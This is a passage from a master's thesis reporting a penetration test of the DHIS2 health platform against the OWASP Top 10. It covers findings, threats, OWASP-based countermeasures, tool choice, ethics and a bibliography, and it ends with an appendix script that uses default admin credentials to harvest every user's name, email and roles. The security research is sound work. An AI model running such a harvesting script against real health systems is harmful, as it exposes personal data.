   I found no vulnerabilities related to XML External Entities. DHIS2 accepts XML as input. In file upload, it executed the XML-code but did not give access to any files. Based on the results in this thesis, I would say that XXE is an area where DHIS2 developers should be aware of the risk, but it is not a major threat.

5. **Broken Access Control**

   Based on the results of this thesis, access control was not vulnerable. During the testing of DHIS2, every user role was appropriately enforced.

6. **Security Misconfigurations**

   Information disclosure in terms of server info, error stack traces, and the possibility to enumerate users with self-registration disabled, can be placed under security misconfigurations. As mentioned, stack traces and server info disclosure might not be the case in a live implementation. This a result of the server and not the web application, which means that the system administrators are responsible for configuring DHIS2 appropriately.

7. **Cross-site Scripting**

   Based on the results of this penetration test, the risks with the highest severity rating was XSS vulnerabilities. We found no results in DOM-based and reflected XSS, but two apps in DHIS2 were vulnerable to stored XSS. I rated these vulnerabilities as critical. With XSS in DHIS2, we were able to perform unauthorized actions, and if performed on behalf of a system administrator, could be potentially devastating.

   DHIS2 performed well for most apps, but with stored XSS found in two locations, and malicious input accepted in many input fields, the overall performance is a big concern.

8. **Insecure Deserialization**

   The results in this thesis are not in the category of insecure deserialization. When testing for insecure deserialization, we were not able to find promising areas. DHIS2 uses serialization, so it might be vulnerabilities related it insecure deserialization not discovered in this thesis.

9. **Using Components with Known Vulnerabilities** When doing a dependency check, 11 dependencies had issues related to them. However, we were not able to exploit it. DHIS2 may potentially be vulnerable and it should cause concern.

10. **Insufficient Logging**

    DHIS does support logging and logs every major event, and that is purely up to the administrators of each implementation to set up and follow. I would not rate it a major security issue for DHIS2.

6.2 Threat and Consequences

Having knowledge about the threat and consequences of a successful attack is, in my opinion, crucial. There are several factors that make it quite complex to understand the threat and consequences in the case of DHIS2. It is used in many different political and cultural climates. Many organizations and governments are involved either as supporters or users. As mentioned in 3.6 on page 31, I assume the worst-case scenario, and that is the case in this discussion as well. It is important to assume the greatest threat, to understand the greatest consequences.

6.2.1 Threat

When I mention threat, I talk about the overall risk and not the individual risk of different vulnerabilities. In this section, I want to bring forward personal thoughts about the overall threat.

The login page is the only page accessible without having a user created. This can be attacked by a credential brute force attack or a denial of service attack. There is often no financial reward from an attacker's point of view. I would, therefore, say that the risk of targeted attacks is higher than opportunistic attacks. DHIS2 can potentially store millions of health care records with sensitive information. Targeted attacks are carried out every day, and it would be naive to think that not one of DHIS2s over 60 different implementations will be attacked sooner or later. As mentioned in the background chapter, an organization was, on average, attacked 145 times in 2018.

There are multiple potential attackers. Some more serious and dangerous than others. From kids that just want to create some trouble to professional hacker groups or other governments. The motivation of attackers could be financial with health records selling for high prices as well as political. In Africa and Asia, where most of the users of DHIS2 are located, there are countries in open conflict with each other. With challenging political climates, an attack on the health sector of another country could be an effective weapon.

The hacking activities performed while working with this thesis can be done by anyone. With an open-source project under the BSD license, there are no restrictions on performing security testing. This means that attackers can experiment and create sophisticated attacks in a closed environment before attacking a live implementation of DHIS2. This suggests an increased chance of a successful attack.

6.2.2 Consequences

I see DHIS2 as a central part of the health sector in many developing countries. As mentioned in the background, health care is one of the desired goals for attackers. Records of healthcare data can sell for a considerable amount of money.

The consequences of a successful attack on DHIS2 are highly dependent on the country and the severity of the attack. The results of this thesis show that DHIS2 has vulnerabilities that would be extremely harmful if

exploited. Confidentiality, integrity, and availability can all be affected.

Financial consequences can come in different forms, among them reduced funding and cost of repair. DHIS2 has many financial partners, including UNICEF and the World Health Organization [14]. As explained in section 2.2.6 on page 11, reduced trust can be an effect of getting hacked. The lack of trust can potentially lead to reduced support from financial partners, and that can be critical to the DHIS2 project.

The cost of repair can be high as well. In section 2.2.6 on page 11, I showed that the cost of lost health care records is the highest across all industries at 380 USD per stolen healthcare record. With millions of potential victims, the amount can skyrocket. Using 380 USD and 10 000 records lost, we are already at a staggering 3.8 million USD. This is a significant amount for almost any organization. These numbers are gathered from a report concerning organizations in the United States of America. The cost of repair may be lower for countries in Africa and Asia, where DHIS2 is mainly used.

6.3 Countermeasures

Any organization needs multiple countermeasures to protect itself from attackers. In my opinion, swiss cheese model is relevant here. The swiss cheese model was first described in 1990 by James Reason [58]. The model shows that to prevent an undesired event, we need barriers to stop it. One barrier may stop one attack, but let through another, e. g., the barrier has a hole. Therefore we need another barrier after that, but this may have holes for different attacks and so on. The sum of multiple barriers added on top of each other will result in something that resembles a block of swiss cheese, hence the name of the model. In the next section, I want to present some countermeasures that can work as barriers in this model.

The key for an application is to always adapt to the threats that exist in the real world. To be effective at protecting a web application, you need to be creative and have the necessary knowledge about different attacks and countermeasures. Even then, there is always someone that will create new ways to attack web applications. The results presented in this thesis suggests that input validation and sanitization is the greatest security risk for DHIS2, with cross-site scripting as the most critical vulnerability . Another important area for the developers of DHIS2 to think about is how to limit access to information that can be used by attackers. In this section, I want to highlight some common mitigation techniques that can be used by DHIS2 to mitigate the successful attacks of this thesis. For

this, my primary source has been the OWASP Prevention Cheat Sheets. A collection of prevention techniques suggested by OWASP for protecting a web application against different attacks.

Input Validation and Sanitization Techniques

Input validation and sanitization is a key area shown in this thesis. There are various ways of implementing and enforcing them. The general advice would be to assume that all input is potentially harmful. The OWASP Input Validation Cheat Sheet has several recommendations for effective input validation [48].

- Input validation should be on both semantic and syntactic levels. [48]
- Make sure that any validation check on the client-side is also executed at the server-side. Manipulating requests as a man in the middle can easily bypass client-side validation rules. [48]
- Whitelist validation aims only to accept the inputs that developers in advanced have categorized as allowed. [48]
- It is important that any data provided by the user in any form is encoded before it is returned to the user. [48]

File Upload Prevention

Many of the input validation tips also apply for file upload. For example, whitelisting file types, and assume all uploads as potentially harmful. Another advice is to perform an anti-virus scan on the files after upload.

XSS Prevention

OWASP has created multiple rules for preventing XSS attacks. They are:

1. "HTML escape before inserting untrusted data into HTML element content" [45].
2. "Attribute escape before inserting untrusted data into HTML common attributes" [45].
3. "JavaScript escape before inserting untrusted data into JavaScript data values" [45].
4. "CSS escape and strictly validate before inserting untrusted data into HTML style property values" [45].

5. "URL escape before inserting untrusted data into HTML URL parameter values" [45].
6. "Sanitize HTML markup with a library designed for the job" [45].
7. "Avoid JavaScript URL's" [45].

Information Disclosure Protection

There are several things DHIS2 can do to prevent information disclosure in the app.

- Make sure that server HTTP responses do not include technical information about the server or other technology. [43]
- Create a generic error response that does not reveal stack traces, developer messages, or other information about how the application failed. [43]
- Keep information relevant to attackers like user roles, email, and usernames on a need to know basis.

Content Security Policy

Content Security Policy is an HTTP response header that prevents dynamic resources from other sources than specified. In other words, developers have the possibility of whitelisting the valid sources of scripts and styles, among others. This can prevent and help detect attacks like inline JavaScript. [35]

Web Application Firewall

WAF is a useful tool for mitigating attacks that require user input. I explained the basic functionality of a WAF in the Background chapter, but I want to address that for the WAF to be most effective, it needs to be tailored to DHIS2. The rules have to be developed, especially for DHIS2. An in-depth understanding of the use cases and functionality of DHIS2 is required.

Security Environment of DHIS2

It is essential that developers possess secure coding skills. Research shows that knowledge and skill in security are important drivers for secure development. An enabling environment is required to ensure software security[57].

This suggests that DHIS2 has the responsibility of offering its developers the necessary security training. They also need to create an environment where software security activities are present through the planning, development, testing, and post-release phase.

DHIS2 has previously released new versions quarterly. The organization has recently shifted towards bi-annually updates and then release patches in between. I believe that is a smarter approach in terms of security as these updates may fix vulnerabilities but also introduce new ones. Features are not added that often, reducing the chances of creating new vulnerabilities without the ability to test the web application properly before release. They will have more time to test new features and improve the current.

6.4 Manual vs Automatic Testing

During the initial period of penetration testing, I experienced trouble with the automatic tool, ZAP. The architecture of DHIS2 is essentially multiple single-page applications bundled together. When a user performs an action within an SPA, the site uses JavaScript with AJAX-calls and HTML5 to perform this action on the application. The site is not loaded again, but dynamically updated. Most penetration testing tools measure the success of an attack by the response of the sent web request. The response of different web requests in DHIS2 is usually an API response saying OK or not. Multiple configurations were attempted, but we still got limited results from ZAP.

ZAP and other tools still worked well for performing attacks but were not able to generate appropriate alerts. In the case of XSS vulnerabilities found in DHIS2, we could perform the attack with ZAP, but ZAP did not generate any warning, and we had to check it manually. That shows us that ZAP, in combination with DHIS2, creates false negatives. There is a possibility that during the automatic attack, some attacks might have been successful and never discovered in the manual inspection.

A considerable amount of time was spent on verifying or disproving results from ZAP. Most of the potential vulnerabilities were under manual testing, classified as false positives.

This shows us that one should be careful of placing too much trust in automatic tools and vulnerability finders. This is especially true when used on a modern web application, where the experience in this thesis shows that testing tools are less effective. Other research shows similar

experiences [20, 21].

Manual testing yielded the majority of results for this thesis. This shows that manual security testing and knowledgeable testers are crucial for the testing process and should not be neglected.

6.5 Tools

When deciding how to test DHIS2, there were different considerations I had to take. I needed a tool that was easy to use and had the features required to do a thorough test of DHIS2s web application. In this section, I want to highlight the main reasons for choosing OWASP ZAP over tools with similar features.

There are several reasons why ZAP was chosen as the main penetration testing tool. First of all, it is freeware and easily available.

Second, this thesis starting point is the OWASP Top 10 list, and OWASP ZAP is developed with that list in mind. It promises to have good coverage over the most common vulnerabilities. It shares a lot of the features of expensive penetration testing tools, and it offers the automatic vulnerability scanner used in the vulnerability assessment and the automated attack used in penetration testing. Other free versions of penetration testing tools do not include those features. The other option that was considered, the commercial edition of Burp Suite, titled professional at the price of 399 USD per year.

A third reason for choosing OWASP ZAP is the large community. It is developed by security experts around the world and has a large user base. This showed me that ZAP is a tool highly rated by security professionals and is likely to generate results. A large community makes it easier to get help and search for solutions to problems that may occur during testing.

The fourth and final reason is that ZAP is recommended for beginners in security testing. It is easy to navigate and to get started with ZAP, and its features are well documented.

6.5.1 Could the Use of Multiple Tools Altered the Results?

Research shows that different tools have different strengths and weaknesses[21]. Using other tools may have discovered other potential vul-

nerabilities and thus giving us different results. The probability of discovering more with the use of multiple vulnerability scanners and automated attackers is high. As mentioned, I did not have any financial resources for this thesis and decided that to learn one tool was the smartest approach. Knowing one tool to a great extent could be better than scratching the surface of multiple tools. For a complete penetration test, I would recommend the use of multiple tools, based on the experiences of working with this thesis.

6.6 Why Focus on the Web Application

I chose to focus on what I could achieve through the web application, not the surrounding frameworks and building blocks for one main reason. The Java-based web application is the common denominator of all DHIS2 implementations. The database technology, server, hosting options, and OS depends on the implantation and varies from country to country.

A weakness in the web application would, in many situations, mean that the weakness exists in every implementation running the version of DHIS2 tested in this thesis. The Java Runtime Environment (JRE) ensures that as long as the program is executable and compiles, it would run on any device or setup with the same JRE as it has been developed on. There may still be weaknesses that are due to specific setups. To ensure that the results from this thesis are relevant to the majority of DHIS2 implementations, we wanted a realistic and commonly used implementation. To accomplish that, I chose to use the setup that is recommended by DHIS2. Apache server, tomcat, PostgreSQL database, and JRE 8 based on Java 8.

DHIS2 currently maintains the three last versions of DHIS2. At the time of testing, this was 2.32, 2.31, and 2.30. We chose version 2.30 on recommendations from DHIS2 on the basis of this being the most stable version.

6.7 Rating the Results

Rating the results and choosing the factors was a challenging task for this thesis. Since DHIS2 is used in many different countries, I have chosen a general approach to security rating and decided not to change the factors suggested by OWASP. Impact and likelihood are highly dependent on

the country. Culture, politics, and size of distribution (numbers of users, facilities, amount of sensitive data, etc.) are all affecting the risk. The factors referred to in the OWASP Risk Rating Methodology[12] grasp the essence of risk rating and can be viewed and valued by owner and user organizations of DHIS2.

Another reason for not changing the different factors is that the risk rating process was performed by me individually. My estimations are a subjective reflection of my opinions and knowledge level about each vulnerability. As mentioned in section 3.6 on page 31, risk rating should be done with the owner and user organization for a more precise estimate.

6.8 Interpretation of the Results

This penetration test shows that it is possible for students with limited security testing experience to find critical high-risk vulnerabilities by using ethical hacking methods. This suggests that if a similar test was done by more experienced personnel or developers with a stronger knowledge level about DHIS2, there is a great possibility of finding more and different types of vulnerabilities. It also shows that penetration testing can have great value for DHIS2 and should be done with each new release.

The results show areas where the security must be increased to get to a suitable level for an application that holds sensitive health data. It also indicates that exploiting vulnerabilities described in this thesis can have a severe effect on the organization.

This thesis should be seen as a warning of what a potential attacker could find by experimenting with modern security testing tools and by manually exploring DHIS2. As DHIS2 is open-source, all the resources for finding vulnerabilities is openly available.

DHIS2 should use this thesis to its advantage by addressing the identified security issues and improve the web application for the future. Successfully eliminating the vulnerabilities presented in this thesis will be a step in the direction of a more robust platform.

6.9 Limitations of the Results

The thesis reflects the work of a master student with limited security testing experience. Skilled and experienced attackers will likely find it easier to discover and exploit vulnerabilities. I have used freeware and a small number of tools in this thesis.

The OWASP Top 10 of 2017 has been the focus area. All the attacks are performed on or through the web application. The range of attacks performed is quite large, and it is possible that a narrower approach and more sophisticated attacks could have generated results overlooked in this thesis.

These limitations suggest that the results of this thesis are not a complete representation of the security risks of DHIS2.

6.10 Security Risks Beyond the OWASP Top 10

The OWASP Top 10 list is quite general and is used in this thesis as a basis for what to be looking for and testing for. However, there are attacks not covered by the OWASP Top 10 as CSRF that was removed for the 2017 edition [51], but included in the 2013 version [50]. This means that DHIS2 should not focus entirely on this list, as it does not cover the full specter of attacks and threats that exists. DHIS2 can not be satisfied with being protected against the top 10 if that means that they are vulnerable to attacks not covered by the most recent top 10 list.

To take advantage of the most critical vulnerabilities found in this thesis, an attacker needs inside access. The attacker can already be a user on DHIS2. In a report by Cybersecurity Insiders, they uncovered that 60% of participating organizations had experienced an inside attack the last 12 months [26]. An attacker could also use social engineering, the act of manipulating people to perform unwanted actions, to gain access to DHIS2. 98% of attacks start with social engineering, according to a report by KnowBe4 [63]. This suggests that maybe the greatest security risk for DHIS2 is not represented in the OWASP Top 10 at all, since this list concern the technical risks of web apps.

6.11 Ethical Reflections

There was no written agreement between developers of DHIS2 and me about performing a penetration test. Since the penetration test was performed in a controlled environment and did not contain sensitive data, it was not necessary. However, we established a gentleman's agreement where it was understood that I should not share information about any vulnerabilities with people outside the project.

All vulnerabilities discovered while working with this thesis is presented in the results chapter. The level of disclosure was discussed with developers of DHIS2 prior to delivery. Following the ethical hacking methodology, all discovered vulnerabilities were reported to the DHIS2 Security Team. This gives DHIS2 time to interpret the results and decide how the vulnerabilities should be handled before the thesis is publicly available.

Chapter 7

Conclusion

After performing a vulnerability assessment, penetration test, and risk rating, I can now answer the research questions of this thesis. They were:

- How does DHIS2 perform against the OWASP Top 10 security risks?
- Does the OWASP Top 10 list reflect the security risks of DHIS2?

The performance of DHIS2 up against the OWASP Top 10 of 2017 is on an acceptable level for most entries on the list. Cross-site scripting is identified as the most significant security risk of DHIS2. There are concerns in areas like injection, security misconfiguration, and sensitive data exposure due to failing input validation, detailed error messages, and user enumeration. The risk rating evaluation shows that exploiting some of the vulnerabilities uncovered in this thesis can have devastating consequences and should not be taken lightly. It is now crucial that the identified areas are improved, retested, and used as a reference for future versions of DHIS2.

The results in this thesis can all be categorized under the OWASP Top 10 list. This shows that the list, at least to some degree reflect the security risks of DHIS2, and can serve as a guideline for web application security. It does not represent the entirety of security risks and should not be used as the only guideline. It is important to have a rich understanding of the possible risks and what the consequences of exploiting different vulnerabilities of DHIS2 could have. This thesis has mainly focused on the technical aspect of web application security, but non-technical elements should not be ignored.

7.1 Future Work

I have just scratched the tip of security testing for DHIS2. There is still a lot to be done. I showed in this thesis how DHIS2 struggles with input validation and sanitization. Future work could consist of examining how DHIS2 can ensure protection against attacks concerning malicious input independent of each application installed on the platform. Another example is Rilands project, *How can this type of penetration testing be integrated into the development cycle?* is a continuation of this thesis. The last thing I want to suggest is a study examining the security focus and knowledge of DHIS2 developers. I think this can uncover where DHIS2 as an organization should focus to reduce the amount of vulnerabilities into future versions of DHIS2.

Bibliography

[1] Eric Adu-Gyamfi, Petter Nielsen, and Johan Sæbø. "The Dynamics of a Global Health Information Systems Research and Implementation Project." In: (Oct. 2019). DOI: 10.13140/RG.2.2.31447.21923.

[2] Rafay Baloch. *Ethical hacking and penetration testing guide*. Auerbach Publications, 2014.

[3] Steve Borosh. *XSS Filter Bypass List*. Accessed: 2019-10-10. URL: https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec.

[4] Jørn Braa and Calle Hedberg. "The Struggle for District-Based Health Information Systems in South Africa." In: *Inf. Soc.* 18 (Mar. 2002), pp. 113–127. DOI: 10.1080/01972240290075048.

[5] Jørn Braa and Sundeep Sahay. *The Process of Developing the DHIS*. Accessed: 2019-01-17. Mar. 2013. URL: https://www.mn.uio.no/ifi/english/research/networks/hisp/hisp-history.html.

[6] Browserscope. *HttpOnly*. Accessed: 2019-11-02. URL: http://www.browserscope.org/?category=security&v=1.

[7] Julia Wong Carrie. *Facebook to be fined $5bn for Cambridge Analytica privacy violations – reports*. Accessed: 2019-08-15. July 2019. URL: https://www.theguardian.com/technology/2019/jul/12/facebook-fine-ftc-privacy-violations.

[8] Identity Theft Resource Center. *2018 END OF YEAR DATA BREACH REPORT*. Accessed: 2019-11-04. Feb. 2019. URL: https://www.idtheftcenter.org/wp-content/uploads/2019/02/ITRC_2018-End-of-Year-Aftermath_FINAL_V2_combinedWEB.pdf.

[9] David D Clark and David R Wilson. "A comparison of commercial and military computer security policies." In: *1987 IEEE Symposium on Security and Privacy*. IEEE. 1987, pp. 184–184.

[10] European Commission. *Sensitive Data*. Accessed: 2019-10-11. URL: https://ec.europa.eu/info/law/law-topic/data-protection/reform/rules-business-and-organisations/legal-grounds-processing-data/sensitive-data_en.

[11] Nabie Y Conteh and Malcolm D Royer. "The rise in cybercrime and the dynamics of exploiting the human vulnerability factor." In: *International Journal of Computer (IJC)* 20.1 (2016), pp. 1–12.

[12] OWASP contributers. *OWASP Risk Rating Methodology*. Accessed: 2019-07-13. June 2019. URL: https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology.

[13] Christina Czeschik. "Black Market Value of Patient Data." In: *Digital Marketplaces Unleashed*. Springer, 2018, pp. 883–893.

[14] DHIS2. *DHIS2*. Accessed: 2019-11-02. Aug. 2019. URL: https://www.dhis2.org/.

[15] DHIS2. *Technology Platform | DHIS2*. Accessed: 2019-04-02. Feb. 2019. URL: https://www.dhis2.org/technology.

[16] DHIS2 Documentation Team. *DHIS 2 Implementer Guide*. Accessed: 2019-11-02. Sept. 2019. URL: https://docs.dhis2.org/2.30/en/implementer/html/dhis2_implementation_guide.html.

[17] DHIS2 Documentation Team. *DHIS2 Developer Manual*. Accessed: 2019-01-25. 2019. URL: https://docs.dhis2.org/2.30/en/developer/dhis2_developer_manual.pdf.

[18] DHIS2 Documentation Team. *DHIS2 User guide*. Accessed: 2019-01-25. 2019. URL: https://docs.dhis2.org/master/en/user/dhis2_user_manual_en.pdf.

[19] Marcus Felson and Ronald V Clarke. "Opportunity makes the thief." In: *Police research series, paper* 98 (1998), pp. 1–36.

[20] Alexandre Miguel Ferreira and Harald Kleppe. *Effectiveness of automated application penetration testing tools*. 2011.

[21] Jose Fonseca, Marco Vieira, and Henrique Madeira. "Testing and comparing web vulnerability scanning tools for SQL injection and XSS attacks." In: *13th Pacific Rim international symposium on dependable computing (PRDC 2007)*. IEEE. 2007, pp. 365–372.

[22] Andrea Fontana and James Frey. "The art of science." In: *The handbook of qualitative research* 361376 (1994).

[23] Katelyn Golladay and Kristy Holtfreter. "The Consequences of Identity Theft Victimization: An Examination of Emotional and Physical Health Outcomes." In: *Victims & Offenders* 12.5 (2017), pp. 741–760. DOI: 10.1080/15564886.2016.1177766. eprint: https://doi.org/10.1080/15564886.2016.1177766. URL: https://doi.org/10.1080/15564886.2016.1177766.

[24] Hootsuite and We Are Social. *Digital 2019: Global Digital Overview*. Accessed: 2019-04-11. 2019. URL: https://datareportal.com/reports/digital-2019-global-digital-overview.

[25] Sarah Hospelhorn. *Analyzing Company Reputation After a Data Breach*. Accessed: 2019-08-15. Aug. 2019. URL: https://www.varonis.com/blog/company-reputation-after-a-data-breach/.

[26] Cybersecurity Insiders. *2019 Insider Threat Report*. Accessed: 2019-11-02. July 2019. URL: https://nucleuscyber.com/wp-content/uploads/2019/07/2019_Insider-Threat-Report_Nucleus_Final.pdf.

[27] Ponemon Institue. *THE IMPACT OF DATA BREACHES ON REPUTATION & SHARE VALUE*. Accessed: 2019-08-15. May 2017. URL: https://www.centrify.com/media/4772757/ponemon_data_breach_impact_study_uk.pdf.

[28] Ponemon Institute. *2017 Cost of Data Breach Study*. Accessed: 2019-08-15. June 2017. URL: https://www.ibm.com/downloads/cas/ZYKLN2E3.

[29] Ponemon Institute. *2018 Cost of Data Breach Study: Impact of Business Continuity Management*. Accessed: 2019-08-15. Oct. 2018. URL: https://www.ibm.com/downloads/cas/AEJYBPWA.

[30] Ponemon Institute. *THE COST OF CYBERCRIME*. Accessed: 2019-11-06. 2019. URL: https://www.accenture.com/_acnmedia/PDF-96/Accenture-2019-Cost-of-Cybercrime-Study-Final.pdf.

[31] Jim Isaak and Mina J Hanna. "User Data Privacy: Facebook, Cambridge Analytica, and Privacy Protection." In: *Computer* 51.8 (2018), pp. 56–59.

[32] PortSwigger Ltd. *Burp Suite*. Accessed: 2019-04-10. 2019. URL: https://portswigger.net/burp.

[33] Guy Martin et al. "Cybersecurity and healthcare: how safe are we?" In: *Bmj* 358 (2017), j3179.

[34] MDN contributors. *Cache-Control*. Accessed: 2019-11-09. Nov. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control.

[35] MDN contributors. *Content Security Policy (CSP)*. Accessed: 2019-11-09. Nov. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP.

[36] MDN contributors. *ETag*. Accessed: 2019-11-02. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/ETag.

[37] MDN contributors. *HTTP headers*. Accessed: 2019-11-02. Oct. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers.

[38] MDN contributors. *Strict-Transport-Security*. Accessed: 2019-11-02. Oct. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security.

[39] MDN contributors. *X-Content-Type-Options*. Accessed: 2019-11-02. Oct. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options.

[40] MDN contributors. *X-Frame-Options*. Accessed: 2019-11-02. Oct. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options.

[41] MDN contributors. *X-XSS-Protection*. Accessed: 2019-11-02. Oct. 2019. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection.

[42] Michael D. Myers and Michael Newman. "The qualitative interview in IS research: Examining the craft." In: *Information and organization* 17.1 (2007), pp. 2–26.

[43] Netsparker Security Team. *Information Disclosure Issues and Attacks in Web Applications*. Accessed: 2019-11-09. June 2019. URL: https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/.

[44] Finans Norge. *De fleste bruker nettbank - også de eldre*. Accessed: 2019-08-15. Apr. 2017. URL: https://www.finansnorge.no/aktuelt/sporreundersokelser/forbruker-og-finanstrender/forbruker--og-finanstrender-2017/de-fleste-bruker-nettbank--ogsa-de-eldste/.

[45] OWASP contributors. *Cross Site Scripting Cheat Sheet*. Accessed: 2019-11-02. URL: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

[46] OWASP contributors. *Deserialization Cheat Sheet*. Accessed: 2019-11-02. URL: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html.

[47] OWASP contributors. *HttpOnly*. Accessed: 2019-11-02. Aug. 2017. URL: https://www.owasp.org/index.php/HttpOnly.

[48] OWASP contributors. *Input Validation Cheat Sheet*. Accessed: 2019-11-02. URL: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html.

[49] OWASP contributors. *OWASP Dependency Check*. Accessed: 2019-11-02. Sept. 2019. URL: https://www.owasp.org/index.php/OWASP_Dependency_Check.

[50] OWASP contributors. *OWASP Top 10-2013*. Accessed: 2019-01-23. Aug. 2015. URL: https://www.owasp.org/index.php/Top_10_2013-Top_10.

[51] OWASP contributors. *OWASP Top 10-2017*. Accessed: 2019-01-23. Mar. 2018. URL: https://www.owasp.org/index.php/Top_10-2017_Top_10.

[52] OWASP contributors. *OWASP Zed Attack Proxy Project*. Accessed: 2019-11-06. June 2019. URL: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project.

[53] OWASP contributors. *Testing for Remote File Inclusion*. Accessed: 2019-11-02. Aug. 2014. URL: https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion.

[54] OWASP contributors. *Testing for XML Injection*. Accessed: 2019-11-02. Sept. 2017. URL: https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008.

[55] OWASP contributors. *Web Application Firewall*. Accessed: 2019-04-23. Oct. 2016. URL: https://www.owasp.org/index.php/Web_Application_Firewall.

[56] OWASP contributors. *Web Service Security*. Accessed: 2019-09-23. URL: https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html.

[57] Tosin Daniel Oyetoyan, Daniela Soares Cruzes, and Martin Gilje Jaatun. "An empirical study on the relationship between software security skills, usage and training needs in agile settings." In: *2016 11th International Conference on Availability, Reliability and Security (ARES)*. IEEE. 2016, pp. 548–555.

[58] James Reason. "The contribution of latent human failures to the breakdown of complex systems." In: *Philosophical Transactions of the Royal Society of London. B, Biological Sciences* 327.1241 (1990), pp. 475–484.

[59] II Savchenko and O Yu Gatsenko. "Analytical review of methods of providing internet anonymity." In: *Automatic Control and Computer Sciences* 49.8 (2015), pp. 696–700.

[60] Karen Scarfone et al. "Technical guide to information security testing and assessment." In: *NIST Special Publication* 800.115 (2008), pp. 2–25.

[61] Daniel Schatz, Rabih Bashroush, and Julie Wall. "Towards a more representative definition of cyber security." In: *Journal of Digital Forensics, Security and Law* 12.2 (2017), p. 8.

[62] Offensive Security. *About Kali Linux*. Accessed: 2019-04-10. 2019. URL: https://www.kali.org/about-us/.

[63] Stu Sjouwerman. *Phishing and Social Engineering in 2018: Is the Worst Yet to Come?* Accessed: 2019-11-02. Nov. 2017. URL: https://www.knowbe4.com/hubfs/PhishingandSocialEngineeringin2018.pdf.

[64] Snyk. *Cross-site Scripting (XSS)*. Accessed: 2019-11-02. Nov. 2018. URL: https://snyk.io/vuln/SNYK-JS-CKEDITOR-72618.

[65] Kemp Technologies. *WAF Rule Writing Guide*. Accessed: 2019-03-10. Feb. 2019. URL: https://support.kemptechnologies.com/hc/en-us/articles/210399183-WAF-Rule-Writing-Guide.

[66] Joel Weinberger et al. "A systematic analysis of XSS sanitization in web application frameworks." In: *European Symposium on Research in Computer Security*. Springer. 2011, pp. 150–171.

[67] Herb Weisbaum. *Trust in Facebook has dropped by 66 percent since the Cambridge Analytica scandal*. Accessed: 2019-08-15. Apr. 2018. URL: https://www.nbcnews.com/business/consumer/trust-facebook-has-dropped-51-percent-cambridge-analytica-scandal-n867011.

Appendix A

Tables of Risk Rating Factors

The tables show the factors and its weight as they were used to calculate the severity of the vulnerabilities.

	Skill	Motive	Opportunity	Size
0			Full access or expensive resources required	
1	No technical skills	Low or no reward		
2				Developers, system administrators
3	Some technical skills			
4		Possible reward	Special access or resources required	Intranet users
5	Advanced computer user			Partners
6	Network and programming skills			Authenticated users
7			Some access or resources required	
8				
9	Security penetration skills	High Reward	No access or resources required	Anonymous Internet users

Table A.1: Threat Agent Factors

	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
0				
1	Practically impossible	Theoretical	Unknown	Active detection in application
2				
3	Difficult	Difficult		Logged and reviewed
4			Hidden	
5		Easy		
6		Obvious		
7	Easy			
8				Logged without review
9	Automated tools possible	Automated tools possible	Public knowledge	Not logged

Table A.2: Vulnerability Factors

	Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability
0				
1		Minimal slightly corrupt data	Minimal secondary services interrupted	Fully traceable
2	Minimal non-sensitive data disclosed			
3		Minimal seriously corrupt data		
4	Minimal critical data disclosed, extensive non-sensitive data disclosed			
5	Extensive critical data disclosed	Extensive slightly corrupt data	Minimal primary services, extensive secondary services interrupted	
6				
7		Extensive seriously corrupt data	Extensive primary services interrupted	Possibly traceable
8				
9	All data disclosed	All data totally corrupt	All services completely lost	Completely anonymous

Table A.3: Technical Impact Factors

	Financial damage	Reputation damage	Non-compliance	Privacy violation
0				
1	Less than the cost to fiX the vulnerability	Minimal damage		
2			Minor violation	
3	Minor effect on annual profit			One individual
4		Loss of major accounts		
5		Loss of goodwill	Clear violation	Hundreds of people
6				
7	Significant effect on annual profit		High profile violation	Thousands of people
8				
9	Bankruptcy	Brand damage		Millions of people

Table A.4: Business Impact Factors

Appendix B

DHIS2 User Enumerator Program

The source code for the program used to generate a text-file containing user information.

```
import requests
import json


authKey = 'Basic YWRtaW46ZGlzdHJpY3Q='

URLroot = "https://pentest.dhis2.org"
APIResources = "/dhis/api/resources"
APIPath = "/dhis/api"
pagingFalse = "?paging=false"
userIDs = []

def findUsers(URL):
    req = requests.get(URL, auth=('admin', 'district'))
    data = req.json()
    for elements in data["users"]:
        userIDs.append(elements["id"])


def createUserObjects(URL):
    req = requests.get(URL, auth=('admin', 'district'))
    data = req.json()

    name = data["displayName"]
    username = data["userCredentials"]["username"]
    personID = data["id"]
    email = "N/A"

    try:
        email = data["email"]
    except:
        print("No email found")

    userRoles = data["userCredentials"]["userRoles"]
    userRolesID = []
```

```
    userRolesName = []

    for i in userRoles:
        userRolesID.append(i["id"])

    for elm in userRolesID:
        try:
            getUserRolePage = requests.get(URLroot+APIPath+"/
    userRoles/"+elm+pagingFalse, auth=('admin', 'district'))
            roleData = getUserRolePage.json()
            userRolesName.append(roleData["displayName"])

        except:
            print("Could not fetch userRole name")

    personObj = {"name": name, "username": username, "id":
    personID, "email": email, "userroles": userRolesName}
    return personObj


findUsers(URLroot+APIPath+"/users"+pagingFalse)

users = []

for element in userIDs:
    obj = createUserObjects(URLroot+APIPath+"/users/"+element+
    pagingFalse)
    users.append(obj)

usersJSON = {"users": users}

with open('datastore.json', 'w') as outfile:
    json.dump(usersJSON, outfile)
```

Listing B.1: crawler.py

```
import json

